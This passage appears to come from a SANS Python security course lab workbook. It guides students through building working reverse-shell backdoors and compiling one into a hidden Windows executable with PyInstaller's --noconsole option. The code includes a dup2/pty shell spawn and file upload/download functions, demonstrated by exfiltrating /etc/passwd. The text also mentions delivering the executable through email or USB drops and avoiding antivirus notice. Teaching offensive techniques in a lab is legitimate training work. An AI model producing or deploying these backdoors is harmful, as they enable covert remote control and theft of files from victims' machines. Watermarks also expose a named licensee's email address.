
```

3. Then **save the changes** to the script by pressing **CTRL-S** or selecting save from the File menu.

To run the program, **select "Run" from the menu** at the top of the window and then select "**Run Module F5**" from the dropdown menu. Alternatively, you can also press **F5** to run the script.



Idle will start a new window where you can watch the code execute. It will try to communicate with your Linux host until it finds your Netcat listener on port 8000. Once you see "Connected", you can go back to your Linux VM to control your Windows computer.



The screenshot shows a Python 3.5.3 Shell window titled '*Python 3.5.3 Shell*'. The window has standard minimize, maximize, and close buttons at the top right. The menu bar includes File, Edit, Shell, Debug, Options, Window, and Help. The main text area displays the following output:

```
Python 3.5.3 (v3.5.3:1880cb95a742, Jan 16 2017, 15:51:26) [MSC v.1900 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
=====
RESTART: C:\Users\Win10Lab\Desktop\backdoor-final.py =====
it started
Trying 21 |
```

A large watermark reading "Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020" is diagonally across the image.

Back in your Linux VM, you will notice a new line in your terminal window.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
```

The screen now says "connected to [your ip] from (UNKNOWN) [remote ip] port number", letting you know you received a connection to your Netcat listener. The word UNKNOWN is there because the `-n` command line option disabled DNS name lookups. If you didn't specify the `-n` option and a DNS name was associated with the connected IP, it would have printed the name of the host instead. Now try sending a few Windows OS commands to the remote system and interacting with it. Try "**IPCONFIG**" or "**WHOAMI**" or some other Windows commands.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::e4e0:da02:59fd:163f%3
IPv4 Address . . . . . : 10.10.76.XXX
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

After you are satisfied that your backdoor is working properly, hit **CTRL-C** in your Netcat window to exit the backdoor.

Now that you know the script is working properly, it is time to turn it into a distributable executable. Run **PyInstaller** with the **--onefile** option to create a .EXE file.

```
C:\Python35\Scripts>pyinstaller.exe --onefile      <line wrapped>
c:\Users\<username>\Desktop\reversecommandshell-final.py
250 INFO: PyInstaller: 3.2.1
250 INFO: Python: 3.5.3
250 INFO: Platform: Windows-10-10.0.17134-SP0
←----- OUTPUT TRUNCATED -----→
9140 INFO: Building EXE from out00-EXE.toc
9140 INFO: Appending archive to EXE
C:\Python35\Scripts\dist\backdoor-final.exe
9265 INFO: Building EXE from out00-EXE.toc completed successfully.

C:\Python35\Scripts>
```


If everything goes according to plan, you now have a file called "reversecommandshell-final.exe" in the "C:\Python35\Scripts\dist" directory. One of the last lines of output will tell you exactly where the new executable was written to.

```
C:\Python35\Scripts> cd dist
C:\Python35\Scripts\dist> dir
 Volume in drive C has no label.
 Volume Serial Number is 8672-274E
 Directory of C:\Python35\Scripts\dist
10/09/2020  07:54 AM    <DIR>      .
10/09/2020  07:54 AM    <DIR>      ..
10/09/2020  07:51 AM          4,606,234 reversecommandshell-final.exe
                           1 File(s)     4,606,234 bytes
                           2 Dir(s)   53,726,158,848 bytes free
C:\Python35\Scripts\dist>
```

Now go back to your Linux virtual machine and start a Netcat listener on port **8000** to receive your backdoor connection.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
```

Then go back to Windows and use explorer to navigate the hard drive to the directory `C:\Python35\Scripts\dist\`. In there, you will see "reversecommandshell-final.exe". When you **double-click** on the backdoor to execute it, a window will appear, and you will see the program executing.



```
it started
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Connected
```

Once the connection is established, go back to your Linux VM to control the backdoor.

Your backdoor is connected.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
```

Once again, you can send a Windows command to the backdoor, and it will execute them on your behalf.

But the backdoor does have a few quirks. Try typing the command "**cd**" and pressing **enter**.

```
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49450
cd
c:\python35\scripts\dist\
```

Note: On the Windows system, this will show you the current working directory. "**cd**" without a directory following it is equivalent to the command "**pwd**" on Linux.

Now change to the root of your drive by typing "**cd **", and then run the command "**cd**" again.

```
cd \
cd
c:\python35\scripts\dist\
```

Notice that you are still in the same directory. You never changed to the root of the drive. Why is that happening?

Well, in fact, you did change to the root of your drive for a moment. For every command we receive, we start a new subprocess. That means we launch a command prompt, run the command specified, capture the output, then close the command prompt. So we did change to the root of our drive, but we immediately closed that command prompt afterward, so it appears to have no effect.

OPTIONAL: If You Have More Time

We could take this executable and send it into our targets via email or the USB/DVD drops in the parking lot. But they are likely to know that the backdoor is running when the command prompt appears on their screen and begins cycling through ports and telling them when they are connected.

A stealthy penetration tester will want the program to run in the background. PyInstaller will also create programs that run in the background. We need to rebuild our executable with the "--noconsole" option so the program isn't visible to the user.

Go back and repeat the last three pages, but this time, when you create your backdoor, add the --noconsole option to pyinstaller.exe.

```
C:\Python35\Scripts> pyinstaller.exe --onefile --noconsole  
\Users\<username>\Desktop\reversecommandshell-final.py
```

This time, when you run the EXE, it will appear that nothing happened. That is good! The exe is running invisibly in the background. Restart the Netcat listener on your Linux system. You will see the backdoor establish another connection and you can once again control your Windows computer.

Check your task list on your Windows host and make sure to kill all of those backdoors on your system.

Lab Conclusions

- Moved source code to Windows using a Python web server
- Pointed our backdoor to use the IP address of Linux
- Ran backdoor on Windows and controlled Windows from Linux
- Created an executable using PyInstaller with various options

Objectives

- Understand `select.select`
- Add upload and download capabilities to your backdoor

Lab Description

In this lab, you will write upload and download capabilities in your backdoor. But before you begin, let's experiment with `select.select` and see how it works.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



In the terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

No Hints Challenge

Open backdoor-withupload.py and complete the download function.

Full walkthroughs start on the next page.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: Understanding select.select()

In this lab, you will write upload and download capabilities in your backdoor. But before you begin, let's experiment with `select.select` and see how it works. Like before, you will start up a Netcat listener and connect to it with a Python socket. Then you will use `select.select()` to determine if there is data in the buffer. First, start a Netcat listener on port 9000:

```
$ nc -l -p 9000
```

Now connect to it with a socket and call `select.select` to check on the status of your socket:

```
>>> import socket
>>> import select
>>> s = socket.socket()
>>> s.connect(("127.0.0.1",9000))
>>> select.select([s],[s],[s])
([], [

```

Notice that it was NOT ready to receive. It returned "([], [.recv(). The socket is in the second list, which indicates that it is ready if you want to call `send()`. If you call `recv()`, your program just sits and waits. Now send it some data by typing **HELLO** in your Netcat window and call `select.select` again:

```
$ nc -l -p 9000
HELLO
```

```
>>> select.select([s],[s],[s])
([<socket.socket fd=3, family=AddressFamily.AF_INET,
type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 32970),
raddr=('127.0.0.1', 9000)>], [<socket.socket fd=3,
family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0,
laddr=('127.0.0.1', 32970), raddr=('127.0.0.1', 9000)>], [])
```

Now there is something in the first list! This indicates that the socket has data ready for you to `.recv()`. Now if you were to call `.recv()`, it would return the string 'Hello', which is currently in the buffer.

Now you are ready to add the upload and download capability to your backdoor. Begin by examining some code added to the backdoor.

Type `gedit backdoor-withupload.py` and examine the preprocessor that has been added.

```
$ gedit backdoor-withupload.py &
```

If you would like to update your own backdoor you have been working on all morning instead of using the one provided, you will need to copy and paste the following lines from `backdoor-withupload.py` into your own backdoor code. Be sure to place them in the same location that it appears in `backdoor-withupload.py`.

```
if commandrequested[:4]== "QUIT":  
    mysocket.send("Terminating Connection.")  
    break  
elif commandrequested[:6]== "UPLOAD":  
    upload(mysocket)  
    continue  
elif commandrequested[:8]== "DOWNLOAD":  
    download(mysocket)  
    continue
```

These lines of code look for the keywords "UPLOAD" or "DOWNLOAD" in all **CAPS**, then they will call either the `upload()` or `download()` function, respectively. Now you need to write those functions and add them to your backdoor.

The first part is easy. I'll write the `upload()` function for you. Again, if you want this in your own backdoor, just copy and paste the `upload()` function into your program. Let's look at the code.

```

def upload(mysocket):
    mysocket.send(b"What is the name of the file you are
uploading?:")
    fname = mysocket.recv(1024).decode()
    mysocket.send(b"What unique string will end the transmission?:")
    endoffile = mysocket.recv(1024)
    mysocket.send(b"Transmit the file as a base64 encoded string
followed by the end of transmission string.\n")
    data = b""
    while not data.endswith(endoffile):
        data += mysocket.recv(1024)
    try:
        fh = open(fname.strip(), "w")
        fh.write(codecs.decode(data[:-len(endoffile)],

"base64").decode("latin-1"))
        fh.close()
    except Exception as e:
        mysocket.send("Unable to create file {0}. {1}".format(fname,
str(e)).encode())
    else:
        mysocket.send(fname + b" successfully uploaded")

```

First, you send a question across the socket, asking the attacker for the name of the file to create on the target system. This filename can be a full path somewhere on the target. Then you receive the filename from across the socket.

Next, you ask what string will signify the end of the transmission. Because the transmission will be base64 encoded, the termination string should be made of a character other than A-Za-z0-1+=. Then receive the end-of-file marker from the attacker and store it in the variable `endoffile`.

Next, transmit a reminder to the attacker to base64 encode the upload and follow it with the end-of-file marker that the attacker chooses. Then you have a `while` loop to receive data until the end-of-file marker is received.

When you have all the data, the only thing left to do is strip off the delimiter, base64 decode the data, and write it to the path specified by the attacker. Of course, you want to put your file creation in a `try: except:` loop. If the attacker provides an invalid file path, you don't want it to crash the backdoor. If the file was written successfully or fails, you send something back to the attacker explaining what happened.

Now it is your turn. You will write the download function.

- The first thing your new function should do is ask the attacker for the name of the file to download (including the path)
- Then you receive the name of that file over the socket
- Next, you open that file and read its contents. Of course, you should try to open the file in a `try: except:` block so that your program doesn't crash if the file the attacker tries to download doesn't exist
- After opening and reading the file, send it to the attacker using `sendall()`

After you have written `download()`, you can run it. There are many ways to solve this problem. Here is one possible answer.

```
def download(mysocket):
    mysocket.send(b"What file do you want (including path)?:")
    fname = mysocket.recv(1024).decode()
    mysocket.send(b"Receive a base64 encoded string containing your
file will end with !EOF!\n")
    try:
        data = codecs.encode(open(fname.strip(),"rb").read(), "base64")
    except Exception as e:
        data = "An error occurred. {}".format(e)
    mysocket.sendall(data + "!EOF!".encode())
```

You will also have to go to the top of your script and import the `codecs` module. Add this line to the top of the script, where the other import statements are.

```
import codecs
```

To test your download function, you will need two new terminal windows. In one of them, start a Netcat listener on port 8000 by typing `nc -l -p 8000`.

```
$ nc -l -p 8000
```

In another window, run your finished script.

```
$ python backdoor-withupload-final.py
it started
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Connected
```

When your script says that it has connected to the backdoor, go to your Netcat window and type **DOWNLOAD**.

```
$ nc -l -p 8000
DOWNLOAD
What file do you want (including path)?:
```

If you have written your script correctly, then it should prompt you for a file to download. Try to download a copy of "**/etc/passwd**".

```
What file do you want (including path)?:/etc/passwd
Receive a base64 string containing you file will end with !EOF!
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGF1bW9u
Oi91c3Iv
---most of the base64 string was deleted for space -----
bm90aGluZ3Rvc2VlaGVyZSEhCg==
!EOF!
QUIT
```

It should now send you a reminder, a delimiter, a base64 encoded string, and another delimiter. You did it! You downloaded a file! Now let's decode the file and see what is in it.

To decode the file, we need to decode the base64 encoded string. The string is found in the output between the delimiters.

In my example, I used the delimiters "`!EOF!`" You may or may not have chosen to use the same string in your code. Copy everything between the delimiters to your clipboard and open a new Python window.

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.

>>>
```

Next, assign what is on your clipboard to a variable. Type `thefile=b""""` (that is, three sets of double quotes after the equal sign). Then **PASTE** the string from your clipboard and type three more sets of double quotes and press **Enter**.

```
>>> thefile = b""""<PASTE THE STRING HERE>""""
```

Triple double quotes are used for strings that are multiple lines long. Due to the word-wrap on your screen, you most likely copied some newline characters onto the clipboard that were not part of the originally transmitted string. So use `.replace(b"\n",b"")` to remove them, and then use `codecs.decode(data to decode , 'base64')` to decode your string. There, on your screen, you will see the contents of the `/etc/passwd` file.

```
>>> import codecs
>>> codecs.decode(thefile.replace(b"\n",b"") , "base64")
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr
/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/
dev:/administrator,,,:/var/lib/postgresql:/bin/bash\n'
```

Lab Conclusions

In this lab, you wrote upload and download capabilities in your backdoor.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 5.6: Dup2 and pyTerpreter

Objectives

- Experiment with a few backdoors

Lab Description

In this lab, you will work with several Python backdoors, looking at the different features available in each.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



In the terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

No Hints Challenge

- Run a Netcat listener on port 8888 and execute `dup2-backdoor.py`
- Run a Netcat listener on port 9000 and execute `pyterpreter.py`

Full walkthroughs start on the next page.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: dup2-backdoor.py

Experiment with the backdoor. Open a new terminal window on your Linux host and start a netcat listener by typing **nc -l -nv -p 8888**.

```
$ nc -l -p 8888
```

Then, in a second terminal, open a copy of **dup2-backdoor.py** by typing
gedit dup2-backdoor.py.

```
$ gedit dup2-backdoor.py &
```

Examine the script and observe what it does.

```
import socket,os, subprocess,pty
s=socket.socket()
s.connect(("127.0.0.1",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")
```

Then exit GEDIT and run the script by running **python dup2-backdoor.py**.

```
$ python dup2-backdoor.py
```

Once the dup2-backdoor starts, you can go to your netcat window and type Linux commands. They are transmitted to the remote host and executed like in our previous shell, but this time we do not open a new process every time we execute a command. As a result, changing directories works! Try the following command in your shell:

```
student@573:~$ nc -l -p 8888
$ whoami
whoami
student
$ pwd
pwd
/home/student/Documents/pythonclass/apps
$ cd /
cd /
$ pwd
pwd
/
```

Our shell remembers the directory this time!

Now try the pyterpreter backdoor. Open a new terminal window and start a netcat listener by typing `nc -nv -l -p 9000`.

```
$ nc -nv -l -p 9000
```

Now, in a second new terminal window, start the pyterpreter. If necessary, change to the apps directory by typing `cd ~/Documents/pythonclass/apps`, and then start pyterpreter by running `python pyterpreter.py`.

```
$ cd ~/Documents/pythonclass/apps  
$ python pyterpreter.py
```

Now look in your Netcat window, and you will find a Python prompt waiting for your commands!

```
$ nc -nv -l -p 9000  
listening on [any] 9000 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47816  
Welcome to pyterpreter  
>>>
```

Similar to the Meterpreter payload, this backdoor is extremely flexible to use with very little that an antivirus product is going to be concerned with. It is just a programming construct that can become whatever you want it to be.

Try a couple of Python commands such as what you see below.

```
>>> a = 5  
>>> print(a)  
5
```

This pyterpreter backdoor has a built-in "execute()" function that can run a command of your choosing. Try executing `print(execute("ls"))`.

```
>>> print(execute("ls"))  
backdoor-final.py  
backdoor-final.py~  
backdoor-withupload.py  
--- SNIPPED FOR SPACE ---
```

Lab Conclusions

Today you wrote a basic backdoor, another one with upload and download capabilities, a Linux-only dup2 backdoor, and a backdoor that redirected standard input and output so you could use the Python interpreter as a backdoor. While pyterpreter is shoveling a Python shell, you can use this technique to shovel a standard Linux shell or anything else that uses standard I/O. These backdoors demonstrated different techniques for sending and receiving data across a network and controlling process execution.